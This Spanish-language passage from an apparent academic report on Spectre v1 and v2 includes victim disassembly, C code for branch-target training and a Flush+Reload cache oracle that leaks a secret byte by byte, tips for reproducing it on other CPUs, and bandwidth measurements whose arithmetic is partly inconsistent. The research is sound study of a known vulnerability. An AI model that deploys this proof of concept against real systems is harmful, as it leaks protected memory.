mov     [rbp+object], rdi  
mov     [rbp+index], rsi  
mov     rax, [rbp+object] ; [1]  
mov     rax, [rax]        ; [2]  
mov     rdx, [rax]        ; [3]  
mov     rax, [rbp+index]  
mov     ecx, eax  
mov     rax, [rbp+object]  
mov     esi, ecx  
mov     rdi, rax  
call    rdx               ; [4]  
nop  
leave  
retn  
; } // starts at 1175  
move_animal(Animal *, unsigned long) endp
```

Figura 20: desensamblado de la función víctima utilizada en Spectre v2.

La explicación de las desreferencias señaladas en el desensamblado es la siguiente:

0. Lo primero que se realiza es salvaguardar los parámetros recibidos por registros (ABI x86_64) en el marco de la pila. El primer parámetro es una referencia al objeto que se desea invocar la función virtual y el segundo es el índice.
1. Recupera desde la pila la variable local que contiene la referencia al objeto.
2. Obtiene la tabla de procedimientos virtuales.
3. Resuelve la función virtual “move”.
4. Se realiza una indirección a través de un registro para invocar la función virtual. Justo este salto indirecto es lo que vamos a estar atacando.

Para aclarar aún más el funcionamiento, se muestra la disposición de los objetos en la memoria en la siguiente figura.




Figura 21: disposición en memoria de los objetos `Fish` y `Bird`.

Cuando se inicializan los objetos, estos se reservan dinámicamente en el heap, donde el primer campo es una referencia de la `vtable` del objeto, y seguido el área de datos.

El vector utilizado como oráculo en esta ocasión se declara y define de la siguiente forma:

```
#define CACHE_LINES 256
#define CACHE_SLICES 4096

uint8_t* detector;

detector = (uint8_t*) mmap((void*)0, CACHE_LINES * CACHE_SLICES,
    PROT_READ|PROT_WRITE, MAP_ANONYMOUS|MAP_PRIVATE|MAP_POPULATE, -1, 0);
```

Listado 27: declaración y definición de las estructuras de datos utilizadas en Spectre v2.

Se aumentó la granularidad de las líneas de la caché utilizadas en el oráculo al tamaño de una página de memoria virtual (4 KiB), utilizando un factor 64. Se probaron distintas configuraciones, pero los resultados obtenidos eran inadmisibles. Empíricamente se llegó a la conclusión de que con el microprocesador utilizado el factor 64 era lo suficientemente grande para evitar el sequential prefetching.

En esta ocasión se utilizó la API `mmap()` para mapear todas las páginas virtuales necesarias, y con el fin de evitar que la reserva fuese COW se utilizó el flag `MAP_POPULATE` ahorrándonos tener que acceder a ellas como se vio en la prueba de concepto realizada en Spectre v1.

La función de entrenamiento busca influenciar el BTB para que realice una predicción incorrecta, ejecutando especulativamente el “gadget de Spectre” de la función virtual `Fish::move()` con un objeto `Bird()`.

```
void train(Animal* animal, size_t idx) {
    for(int j = 0; j < TRAINING; j++)
        victim(animal, idx);
}
```

Listado 28: función de entrenamiento utilizada en Spectre v2.

Se realizan 1000 rondas de entrenamiento para la función virtual `move()` de la clase `Fish` con el índice que se utilizará para exfiltrar el byte iésimo del secreto.

Para lograr influenciar las predicciones, se toman en consideración los últimos N bits menos significativos de la dirección virtual en los X saltos previamente tomados. Esto significa que, si utilizamos la función envolvente para invocar la función virtual del objeto, estaremos siempre registrando en el historial la misma entrada que utilizará siempre los mismos N bits de menor peso.

Por poner un ejemplo, en un procesador Haswell i7-4650U se utilizan los 20 bits menos significativos de los últimos 29 saltos, y en AMD Ryzen se utilizan aproximadamente los 12 bits menos significativos de los últimos 12 saltos. Como se puede observar los requisitos necesarios para realizar el entrenamiento varían mucho entre cada CPU.

Otro dato interesante para destacar es que los saltos indirectos a direcciones ilegales también logran influenciar el historial de saltos, de manera que pueden ser utilizados para realizar el entrenamiento, siempre y cuando se capture la excepción.

Para poder recuperar la información se implementará el ataque `Flush+Reload` al igual que se hizo en `Spectre v1`.

Lo primero que se realiza es entrenar el objeto *Fish* para el índice iésimo del secreto que se va a exfiltrar. Una vez finalizado el entrenamiento se procede con el intrínseco `_mm_cflush` a realizar desalojos de todas las líneas utilizadas en el oráculo para dejar la caché en un estado conocido por el atacante.

Tras la fase de preparación (Flush) se espera a que la víctima realice su actividad. Cuando se invoque a la función envolvente con el objeto *Bird* esta realizará una predicción sobre el destino del salto indirecto. Esta predicción, influenciada por el entrenamiento realizado, será incorrecta y tomará como destino la implementación de la función virtual de la clase *Fish*.

Entonces ejecutará especulativamente `Fish::move()` que en realidad es el gadget de Spectre utilizado para codificar en la caché el byte iésimo, y como el objeto sobre el que se está invocando la función virtual es *Bird* se logrará exfiltrar información sensible.

Por último, lo único que restaría sería recuperar el byte exfiltrado, y para eso hay que observar el estado de la caché (Reload). Esto se logra realizando accesos sobre cada una de las líneas del oráculo y midiendo el número de ciclos empleados en cada acceso.

Al igual que en la otra prueba de concepto, se utiliza un valor umbral para determinar si los accesos son realizados a la memoria principal o a caché; estos resultados se almacenan y se repite la experimentación unas cuantas veces para que los resultados sean más fiables.

Finalmente, la línea que haya obtenido el mayor número de aciertos en caché se corresponderá con el valor del byte secreto que se exfiltró.

Todo esto se muestra a continuación:

```
void readbyte(size_t idx, Animal* fish, Animal* bird,
              uint8_t* value, ssize_t* score) {
    uint32_t junk;
    uint64_t t1, t2;
    size_t j = 0;

    for (size_t i=0; i < CACHE_LINES; ++i)
        cache_hits[i] = 0;

    for (size_t n=0; n < N; ++n) {

        train(fish, idx);

        for (size_t i=0; i < CACHE_LINES; ++i)
            _mm_clflush(&detector[i * CACHE_SLICES]);

        delay();

        victim(bird, idx);

        for(int i = 0; i < CACHE_LINES; i++) {
            t1 = __rdtscp(&junk);
            junk = detector[i * CACHE_SLICES];
            t2 = __rdtscp(&junk);

            if ((t2 - t1) < CACHE_THRESHOLD)
                ++cache_hits[i];
        }

        for (size_t i=0; i < CACHE_LINES; ++i)
            if (cache_hits[j] < cache_hits[i])
                j = i;
    }

    value[0] = j;
    score[0] = cache_hits[j];
}
```

Listado 29: código de la función implementada para exfiltrar información en Spectre v2.

Llegados a este punto lo único que haría falta es repetir el experimento para poder recuperar el resto de los valores del secreto.

```
for (size_t idx=0; idx < SECRET_SIZE; ++idx) {  
    readbyte(idx, fish, bird, &value, &score);  
    printf("%#02x='%c'\\n", value, (isascii(value) ? value : '?'));  
}
```

Listado 30: exfiltración del secreto en Spectre v2.

4.4 Reproducción

A la hora de reproducir las pruebas de concepto en un microprocesador distinto hay que tener distintos aspectos en consideración:

1. Lo primero que hay que obtener es el valor umbral que permita diferenciar los accesos a caché de los de memoria principal. Mediante una calibración se determinará el número de ciclos necesarios para este cometido.
2. Tras obtener el valor umbral, lo siguiente que sería necesario determinar es el factor que se utilizará para aumentar la granularidad de las líneas de la caché del oráculo. El valor resultante tiene que ser múltiplo del tamaño de las líneas de caché del microprocesador.

En el supuesto de que aún tras establecer una configuración óptima las pruebas de concepto no funcionen o la fiabilidad de estas sea muy baja, se podría probar:

1. Generar un sistema más realista mediante pruebas de carga y stress, que causen muchas interrupciones.
2. Configurar la afinidad del proceso, determinando los CPU cores en los que se ejecutará.
3. Observar los aciertos de caché durante el proceso de exfiltración, en búsqueda de patrones que permitan identificar claros ganadores.

En los Anexos se han detallado los pasos a seguir para la reproducción de las pruebas de concepto de una manera más guida.

5. Resultados

En esta sección se analizan los resultados observados durante el estudio de las pruebas de concepto desarrolladas para las variantes de Spectre.

Lo primero que se evaluó fue la fiabilidad de la información exfiltrada en función del número de rondas de entrenamiento empleadas.

A continuación, se muestran los resultados obtenidos para Spectre PHT.




Figura 22: número de rondas de entrenamiento empleadas y fiabilidad de Spectre v1.

En el microprocesador explotado, a partir de 2 rondas de entrenamiento se logra recuperar todo el secreto sin pérdidas. Para minimizar el tiempo de explotación bastaría con utilizar este valor,

no obstante, el aumento del número de rondas de entrenamiento es directamente proporcional a la probabilidad de que la prueba de concepto sea más portable y funcione en distintos microprocesadores.

En el caso de Spectre BTB, los resultados obtenidos son los siguientes.




Figura 23: número de rondas de entrenamiento y fiabilidad de Spectre v2.

Para esta variante vemos que la fiabilidad de los datos recuperados fluctúa mucho, y que a lo largo del tiempo tiende a estabilizarse hasta casi quedar constante.

Se simuló un entorno más realista sometiendo el sistema a pruebas de carga y stress con el fin de observar los resultados, mediante la herramienta *stress* con la siguiente orden:


```
stress -i 1 -d 1
```

Listado 31: simulación entorno realista con pruebas de stress.

De esta forma se logra aumentar el número de accesos a caché y memoria principal, ejerciendo presión sobre los puertos de las unidades de ejecución y aumentando la probabilidad de que especulativamente se realice una predicción incorrecta sobre la indirección.

Los resultados obtenidos son los siguientes:




Figura 24: número de rondas de entrenamiento y fiabilidad en Spectre v2 con ruido.

Una vez sometido el sistema al alto número de interrupciones generadas en las pruebas de carga y stress, se observa una clara mejora en la fiabilidad de los resultados obtenidos, hasta llegar

al punto, de con una única ronda de entrenamiento ser capaz de exfiltrar todo el secreto sin pérdidas.

Tras evaluar la fiabilidad de las pruebas de concepto, la siguiente cuestión que se plantea para el análisis es el ancho de banda de estas. Para lograrlo, se instrumentó el proceso de exfiltración de la siguiente manera:

```
begin = clock();
for (size_t i=0; i < SECRET_SIZE; ++i)
    readbyte(idx++, &value, &score);
end = clock();

printf("%f\n", (double)(end - begin) / CLOCKS_PER_SEC);
```

Listado 32: instrumentación medición tiempos.

Los resultados obtenidos tras la realización de mediciones de los tiempos de ejecución, tomados en cada repetición del experimento, son los siguientes:




Figura 25: tiempo de ejecución empleado en Spectre v1 y v2.

Se aprecia que ambas pruebas de concepto tienen un rendimiento bastante similar, siendo algo más lenta la segunda variante. Esto puede deberse al factor utilizado en el alineamiento de las líneas de la caché utilizadas para codificar el secreto.

En el caso de Spectre PHT, se tardó en promedio 2,1947 segundos en exfiltrar un secreto con una longitud de 45 caracteres mientras que en Spectre BTB tardó 2,3503 segundos en exfiltrar el mismo secreto.

Los anchos de banda obtenidos fueron los siguientes:

$$\text{Spectre PHT: } \frac{45}{2,1947} = 20,5 \text{ bytes/segundo}$$

$$\text{Spectre BTB: } \frac{45}{2,3503} = 19,1 \text{ bytes/segundo}$$

En el caso de Spectre-PHT los resultados obtenidos en comparación a los que se presentaron en la literatura distan demasiado. Se propone optimizar el código, con el fin de obtener resultados más cercanos al orden de magnitud.

El alto número de repeticiones necesarias en el experimento para encontrar el valor a exfiltrar actúa como cuello de botella. Para afinar la búsqueda se utilizará la misma heurística de la prueba de concepto original de Spectre, permitiéndonos eliminar falsos positivos e identificar el valor vencedor.

```
j = 0, k = 1;  
if (cache_hits[j] < cache_hits[k])  
    k = 0, j = 1;  
  
for (size_t i=2; i < CACHE_LINES; ++i)  
    if (cache_hits[j] < cache_hits[i])  
        k = j, j = i;  
    else if (cache_hits[k] < cache_hits[i])  
        k = i;  
  
if (cache_hits[j] >= (2 * cache_hits[k] + 5) ||  
    (cache_hits[j] == 2 && cache_hits[k] == 0))  
    break;
```

Listado 33: optimización búsqueda valor a exfiltrar.

Se realiza una búsqueda del primer y segundo valor con más aciertos de caché en la tabla, y si el primero dobla los hits del segundo más 5, o tiene 2 aciertos y el segundo 0, entonces se concluye que ya se ha obtenido el mejor valor y se retorna.

La condición de parada podría definirse de la siguiente forma:

$$(j \geq 2 \times k + 5) \vee (j = 2 \wedge k = 0)$$

Donde j es el mejor valor y k es el segundo mejor valor.

Durante la experimentación, el supuesto de las condiciones de parada que más se cumplió fue dos aciertos a un valor y cero aciertos al resto, permitiendo identificar fácilmente al claro ganador. No obstante, esto podría variar dependiendo del entorno y microprocesador utilizado. Habría que analizar los aciertos en cada iteración e intentar encontrar algún patrón similar al observado.




Figura 26: patrón de aciertos de caché.

Como se puede observar en la Figura 26, solo para los valores ‘v’ y ‘w’ se cumplió la otra condición de parada de la heurística.

Los resultados obtenidos tras la optimización son los siguientes.




Figura 27: tiempo de ejecución empleado en Spectre v1 y v2 optimizados.

Los nuevos anchos de banda obtenidos fueron los siguientes:

$$\text{Spectre PHT: } \frac{45}{0,01533} \cong 3 \pm 0,001014521 \text{ KB/s}$$

$$\text{Spectre BTB: } \frac{45}{0,02933} \cong 1,5 \pm 0,000536573 \text{ KB/s}$$

Los rangos obtenidos fueron los siguientes.

$$\text{Spectre PHT: } 15 - 0,3 = 14,7 \text{ KB/s}$$

$$\text{Spectre BTB: } 10 - 0,9 = 9,1 \text{ KB/s}$$

Los resultados obtenidos son bastante similares a los que según nuestros conocimientos se presentan en la literatura.




Figura 28: anchos de banda Spectre v1 y v2 comparados con la heurística.

